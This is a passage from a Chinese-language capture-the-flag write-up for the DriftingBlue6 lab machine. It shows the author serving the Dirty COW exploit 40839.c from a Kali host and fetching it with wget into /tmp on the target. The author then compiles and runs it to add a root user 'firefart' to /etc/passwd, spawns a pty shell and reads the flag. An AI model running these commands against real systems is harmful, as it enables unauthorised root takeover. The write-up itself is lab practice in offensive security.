able-checking=release --build=x86_64-linux-gnu --host=x86_64-linux-gnu --target=x86_64-linux-gnu
Thread model: posix
gcc version 4.7.2 (Debian 4.7.2-5)
```


主机开python，靶机去tmp下载

```
┌──(kali㉿kali)-[~/vuln/driftingblue6]
└─$ sudo python3 -m http.server 80
[sudo] password for kali:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.154.131 - - [19/May/2021 00:23:01] "GET /40839.c HTTP/1.1" 200 -
192.168.154.131 - - [19/May/2021 00:23:12] "GET /40839.c HTTP/1.1" 200 -
```



```
www-data@driftingblues:/$ wget http://192.168.154.129/40839.c
wget http://192.168.154.129/40839.c
--2021-05-19 07:23:01--  http://192.168.154.129/40839.c
Connecting to 192.168.154.129:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5006 (4.9K) [text/x-csrc]
40839.c: Permission denied

Cannot write to `40839.c' (Permission denied).
www-data@driftingblues:/$ cd tmp
cd tmp
www-data@driftingblues:/tmp$ wget http://192.168.154.129/40839.c
wget http://192.168.154.129/40839.c
--2021-05-19 07:23:12--  http://192.168.154.129/40839.c
Connecting to 192.168.154.129:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5006 (4.9K) [text/x-csrc]
Saving to: `40839.c'

100%[======================================>] 5,006       --.-K/s   in 0s

2021-05-19 07:23:12 (608 MB/s) - `40839.c' saved [5006/5006]
```


gcc之后执行

```
$ ./40839
Please enter the new password: qweRT123
/etc/passwd successfully backed up to /tmp/passwd.bak
Complete line:
firefart:fic5Pi5Bvzs/g:0:0:pwned:/root:/bin/bash

mmap: 7f0f9fa17000
ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'qweRT123'.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
/etc/passwd successfully backed up to /tmp/passwd.bak
Complete line:
firefart:fic5Pi5Bvzs/g:0:0:pwned:/root:/bin/bash

mmap: 7f0f9fa17000
madvise 0

Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'qweRT123'.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
```


yep

```
$ su firefart
su: must be run from a terminal
$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@driftingblues:/tmp$ su firefart
su firefart
Password: qweRT123

firefart@driftingblues:/tmp# whoami
whoami
firefart
firefart@driftingblues:/tmp# id
id
uid=0(firefart) gid=0(root) groups=0(root)
```



```
firefart@driftingblues:~# cat flag.txt
cat flag.txt
```

```
congratulations!
```


好的，恢复训练，午安，吃饭去辽。